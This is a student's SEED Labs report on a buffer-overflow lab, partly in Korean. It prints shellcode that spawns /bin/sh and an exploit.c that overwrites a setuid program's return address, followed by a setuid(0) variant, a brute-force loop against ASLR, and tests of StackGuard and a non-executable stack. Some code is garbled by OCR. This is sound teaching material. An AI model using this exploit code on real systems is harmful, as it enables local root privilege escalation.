SEEDLAB bufferoverflow lab

2020250473

이서영

Task1

1. Task Purpose

We will launch a shell by executing a shellcode stored in buffer. And we will also prepare the vulnerable program.

2. Progress & 3. Result

call_shellcode.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

Sublime Text
de[] =
    "\x31\xc0"              /* Line 1: xorl %eax,%eax */
    "\x50"                  /* Line 2: pushl %eax */
    "\x68""//sh"            /* Line 3: pushl $0x68732f2f */
    "\x68""/bin"            /* Line 4: pushl $0x6e69622f */
    "\x89\xe3"              /* Line 5: movl %esp,%ebx */
    "\x50"                  /* Line 6: pushl %eax */
    "\x53"                  /* Line 7: pushl %ebx */
    "\x89\xe1"              /* Line 8: movl %esp,%ecx */
    "\x99"                  /* Line 9: cdq */
    "\xb0\x0b"              /* Line 10: movb $0x0b,%al */
    "\xcd\x80"              /* Line 11: int $0x80 */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);

    ((void(*)( ))buf)( );

    return 0;
}
```

The shellcode above invokes the execve() system call to execute /bin/sh.

Result

```
[04/02/24]seed@VM:~/assignment2_3$ gcc -o call_shellcode -z execsta
ck call_shellcode.c
[04/02/24]seed@VM:~/assignment2_3$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

stack.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
* Instructors can change this value each year, so students
* won't be able to use the solutions from the past.
* Suggested value: between 0 and 400 */

#ifndef BUF_SIZE
#define BUF_SIZE 77
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);    // Line A

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);

    bof(str);
    printf("Returned Properly\n");

    return 1;
}
```

compilation

```
[03/30/24]seed@VM:~/assignment2$ vi call_shellcode.c
[03/30/24]seed@VM:~/assignment2$ vi stack.c
[03/30/24]seed@VM:~/assignment2$ gcc -DBUF_SIZE=77 -o stack -z exec
stack -fno-stack-protector stack.c
[03/30/24]seed@VM:~/assignment2$ sudo chown root stack
[03/30/24]seed@VM:~/assignment2$ sudo chmod 4755 stack
```

4. Consideration

The program "stack.c" contains a buffer overflow vulnerability in its bof() function, where it uses strcpy() to copy input from a file named 'badfile' without checking the size. The 'badfile' input can be up to 517 bytes, but it's copied into a buffer that is smaller, defined by BUF_SIZE. This discrepancy can lead to buffer overflow since strcpy() does not check for boundaries. The program, being a root-owned Set-UID, is susceptible to giving a normal user root access if they exploit this vulnerability. Users have control over the contents of 'badfile', which is read into the buffer. The objective is to craft the 'badfile' in a way that overflows the buffer and executes arbitrary code to spawn a root shell.

Task2

1. Task Purpose

우리의 badfile은 stack.c 가 할당한 77byte 보다 큰 517byte 이기 때문에 buffer overflow를 발생시킬 것이다. 우리가 badfile에 넣을 내용은 다음과 같다.

1. stack.c 코드 내부의 bof() 함수의 return address를 찾는다.

2. badfile의 특정한 부분에 shellcode를 삽입한다.

3. bof의 return address는 현재 main() 함수를 가르키고 있다. 이 값을 "우리가 badfile에 shellcode를 삽입한 주소의 앞"을 가리키게 설정한다. (굳이 정확한 주소를 가르킬 필요는 없다. shellcode 앞의 부분도 NOP로 채워져있어 계속해서 실행되다보면 결국 shellcode도 실행되기 때문이다.)

2. Progress

먼저, bof의 return address의 주소를 알기 위해 bof 함수의 어셈블리어 구조를 출력해보았다.


```
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x58
   0x080484f1 <+6>:     sub    esp,0x8
   0x080484f4 <+9>:     push   DWORD PTR [ebp+0x8]
   0x080484f7 <+12>:    lea    eax,[ebp-0x55]
   0x080484fa <+15>:    push   eax
   0x080484fb <+16>:    call   0x8048390 <strcpy@plt>
   0x08048500 <+21>:    add    esp,0x10
   0x08048503 <+24>:    mov    eax,0x1
   0x08048508 <+29>:    leave
   0x08048509 <+30>:    ret
End of assembler dump.
gdb-peda$
```

이 중에서 아래의 어셈블리어를 보면 주소를 유추할 수 있다.

```
   0x080484f4 <+9>:     push   DWORD PTR [ebp+0x8]
   0x080484f7 <+12>:    lea    eax,[ebp-0x55]
   0x080484fa <+15>:    push   eax
```

Push DWORD PTR [ebp+0x8] : ebp 레지스터에 8을 더한 위치의 값을 스택에 푸시한다. (함수의 첫번째 인자를 가리키는 것으로 추청됨)

Lea eax, [ebp-0x55] & push eax : ebp에서 0x55 만큼의 공간을 확보한다. ebp에서 특정 숫자를 빼서 공간을 확보하는 것은 스택 프레임 구조 상 로컬 변수를 위한 공간을 확보하는 것인데 , bof 내부의 로컬 변수는 buffer 배열 뿐이기에 해당 공간이 buffer 배열을 위한 것이라고 추정 가능하다. stack.c 에서는 buffer의 사이즈를 77byte로 배정하였는데, 실제로 버퍼를 위해 확보한 공간은 0x55, 즉 85byte이기 때문에 buffer와 previous ebp 사이에 dummy data가 8byte 만큼 있는 것으로 추정된다. 스택 프레임을 그리면 다음과 같다.



따라서 **bof의 return address = (buffer의 시작 주소) + (buffer 할당 공간 77 byte) + (dummy data 할당 공간 8byte) + (previous ebp 할당 공간 4byte) = (buffer 시작주소에서 89byte 만큼 떨어진 주소)**일 것이다.

이를 바탕으로 작성한 exploit.c 코드이다.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    *((long *)(buffer+89))=0xbfffea78+0x40;
    memcpy(buffer+200,shellcode,sizeof(shellcode));

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

여기서 핵심 attack 코드는 다음과 같다.

```
*((long *)(buffer+89))=0xbfffea78+0x40;
memcpy(buffer+200,shellcode,sizeof(shellcode));
```

***((long *)(buffer+89))=0xbfffea78+0x40**

다음 코드는 buffer 시작주소에서 89바이트 만큼 떨어진 주소를 long pointer로 casting 한 후, 해당 주소가 가르키는 값에 0xbfffea78+0x40을 넣는다. buffer 시작 주소에서 89 바이트만큼 떨어진 주소가 bof()의 return address이기 때문에, 이 구문은 스택이 실행되었을 때 bof 함수가 main이 아닌 0xbfffea78+0x40으로 점프뛰게 한다. 0xbfffea78+0x40은 ebp에서 40byte 떨어진 주소로, ebp 주소는 아래와 같이 gdb 디버거를 활용하여 알아내었다.

```
Legend: code, data, rodata, value

Breakpoint 1, 0x080484f1 in bof ()
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea78
```

또한 해당 return address 주소에는 (ebp + 4byte 이상의 숫자)를 넣으면 된다. (ebp + 4)의 주소에는 return address 가 존재하기 때문이다.

memcpy(buffer + 200, shellcode, sizeof(shellcode));

shellcode는 return address에 덮어씌운 값인 0xbfffea78+0x40 보다 high address에 존재하되, shellcode가 삽입될 공간이 남아있는 임의의 위치에 덮어씌우면 된다.


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

int main() {

    printf("the size of the shellcode is : %d\n", sizeof(shellcode));

    return 0;

}
```

```
[04/01/24]seed@VM:~/assignment2_3$ gcc -o test test_shellcodesize.c
[04/01/24]seed@VM:~/assignment2_3$ ./test
the size of the shellcode is : 25
```

별도로 확인해본 결과, shellcode의 크기는 25byte 였다. 여기에서는 buffer에서 200byte 떨어진 공간을 지정해주었다.

3. Result

```
[04/01/24]seed@VM:~/assignment2_3$ sudo sysctl -w kernel.randomize_
va_space=0
kernel.randomize_va_space = 0
[04/01/24]seed@VM:~/assignment2_3$ gcc -o -g stack -z execstack -fn
o-stack-protector stack.c
```



root privilege 탈취 성공

4. Consideration

예상과는 다르게 스택 프레임에서 buffer 바로 위에 (주소 상으로는 높은 주소에) 바로 previous ebp가 있지 않았고, 그 사이에 dummy data가 있었다. gdb 디버거를 이용하여 함수가 실행되었을 시점에 stack frame이 어떻게 형성되었는지를 공격 시도 이전에 확인하는 것은 필수적이다.

Task3


1. Task Purpose

The dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. But there is a countermeasure for it. We will try to change the real UID of the victim process to zero before invoking the dash program.

3-a. adding setuid(0)

2. Progress & 3. Result

dash_shell_test.c



```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    //setuid(0);
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

before uncomment setuid(0);

```
[04/01/24]seed@VM:~/.../task3$ sudo ln -sf /bin/dash /bin/sh
[04/01/24]seed@VM:~/.../task3$ vi dash_shell_test.c
[04/01/24]seed@VM:~/.../task3$ gcc dash_shell_test.c -o dash_shell_
test
[04/01/24]seed@VM:~/.../task3$ sudo chown root dash_shell_test
[04/01/24]seed@VM:~/.../task3$ sudo chmod 4755 dash_shell_test
[04/01/24]seed@VM:~/.../task3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

after uncomment setuid(0);

```
[04/01/24]seed@VM:~/.../task3$ vi dash_shell_test.c
[04/01/24]seed@VM:~/.../task3$ gcc dash_shell_test.c -o dash_shell_
test
[04/01/24]seed@VM:~/.../task3$ sudo chown root dash_shell_test
[04/01/24]seed@VM:~/.../task3$ sudo chmod 4755 dash_shell_test
[04/01/24]seed@VM:~/.../task3$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

3-b. trying the attack by modifying exploit.c

2. Progress & 3. Result

exploit.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"                          /* Line 1: xorl %eax,%eax */
    "\x31\xdb"                          /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5"                          /* Line 3: movb $0xd5,%al */
    "\xcd\x80"                          /* Line 4: int $0x80 */
    // ---- The code below is the same as the one in Task 2 ---
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    *((long *)(buffer+89))=0xbfffea78+0x40;
    memcpy(buffer+200,shellcode,sizeof(shellcode));

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

I changed exploit.c code to insert new code in vulnerable program. Line 1 clears the 'eax' register by XORing itself and this sets 'eax' to 0. Line 2 sets 'ebx' to 0. Line 3 moves the byte value '0xd5' into the lower 8 bits of the 'eax' register, referred to as 'al'. Since the value '0xd5' corresponds to the system call number for 'setuid' in Linux x 86, this line prepares 'eax' to be used as the argument for system call. Line 4 triggers an interrupt, which is the system call interrupt in Linux x86 architecture. The effect is to invoke the system call whose number is currently in 'eax', with 'setuid' being the target due to the prior instructions. In summary, this sequence of assembly instructions is designed to execute the setuid(0) system call.

```
[04/01/24]seed@VM:~/.../task3$ sudo ln -sf /bin/dash /bin/sh
[04/01/24]seed@VM:~/.../task3$ sudo sysctl -w kernel.randomize_va_s
pace=0
kernel.randomize_va_space = 0
[04/01/24]seed@VM:~/.../task3$ gcc -o stack -z execstack -fno-stack
-protector stack.c
[04/01/24]seed@VM:~/.../task3$ sudo chown root stack
[04/01/24]seed@VM:~/.../task3$ sudo chmod 4755 stack
[04/01/24]seed@VM:~/.../task3$ gcc -o exploit exploit.c
[04/01/24]seed@VM:~/.../task3$ ./exploit
[04/01/24]seed@VM:~/.../task3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

The result was successful. (I was able to get the root privilege even though the /bin/sh was linked to /bin/dash.)

4. Consideration

If setuid(0) is commented out, due to the internal countermeasure in dash, it results in the euid and ruid not being the same, and a shell with ruid permissions is launched. However, uncommenting setuid(0) makes the ruid and euid the same, thereby bypassing the countermeasure applied in dash and allowing the launch of a root shell.

Task4

1. Task Purpose

We will defeat address randomization.

2. Progress

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

Terminator

3. Result

```
1 minutes and 57 seconds elapsed.
The program has been running 136130 times so far.
./run_stack.sh: line 14: 12072 Segmentation fault      ./stack
1 minutes and 57 seconds elapsed.
The program has been running 136131 times so far.
./run_stack.sh: line 14: 12073 Segmentation fault      ./stack
1 minutes and 57 seconds elapsed.
The program has been running 136132 times so far.
./run_stack.sh: line 14: 12074 Segmentation fault      ./stack
1 minutes and 57 seconds elapsed.
The program has been running 136133 times so far.
./run_stack.sh: line 14: 12075 Segmentation fault      ./stack
1 minutes and 57 seconds elapsed.
The program has been running 136134 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

4. Consideration

We tried brute force attack to defeat the address randomization. Shellcode basically increases the value of the address by 1 every seconds. In my virtual machine, it takes only one minute to get the root shell. (I set 4 cpu for the VM.) Since there is a limit in address space, I think just relying on ASLR technique for security is very dangerous approach.

Task5

1. Task Purpose

We will turn on the stackguard protection and try the attack.

2. Progress

```
[04/01/24]seed@VM:~/.../task5$ sudo sysctl -w kernel.randomize_va_s
pace=0
kernel.randomize_va_space = 0
[04/01/24]seed@VM:~/.../task5$ gcc -o stack -z execstack stack.c
[04/01/24]seed@VM:~/.../task5$ sudo chown root stack
[04/01/24]seed@VM:~/.../task5$ sudo chmod 4755 stack
```

3. Result

```
[04/01/24]seed@VM:~/.../task5$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

4. Consideration

StackGuard is a defensive technique against buffer overflows that places a "canary" value near the return address on the stack. If a buffer overflow occurs, it often corrupts this canary value. StackGuard checks the canary before completing a function return; if it's altered, StackGuard aborts the program to prevent exploitation.

In the result, We can confirm that the ./stack program terminates with the message "*** stack smashing detected ***" due to the StackGuard countermeasure. This occurs because our BOF (Buffer Overflow) attack overwrote the canary with a different value.

Task6

1. Task Purpose

We will turn on the non-executable stack protection and try the attack.

2. Progress & 3. Result

```
[04/01/24]seed@VM:~/.../task5$ gcc -o stack -z noexecstack -fno-sta
ck-protector stack.c
[04/01/24]seed@VM:~/.../task5$ sudo chown root stack
[04/01/24]seed@VM:~/.../task5$ sudo chmod 4755 stack
[04/01/24]seed@VM:~/.../task5$ ./stack
Segmentation fault
[04/01/24]seed@VM:~/.../task5$
```

4. Consideration

A segmentation fault, often called a segfault, is an error that occurs when a program attempts to access a memory segment that it's not allowed to. This access violation leads to a program crash, as the operating system steps in to prevent the operation.

when a BOF attack tries to set the instruction pointer (EIP) to a location on the stack that contains the attacker's code, and the stack is non-executable, the CPU will trigger a segmentation fault when it tries to execute the code from that location.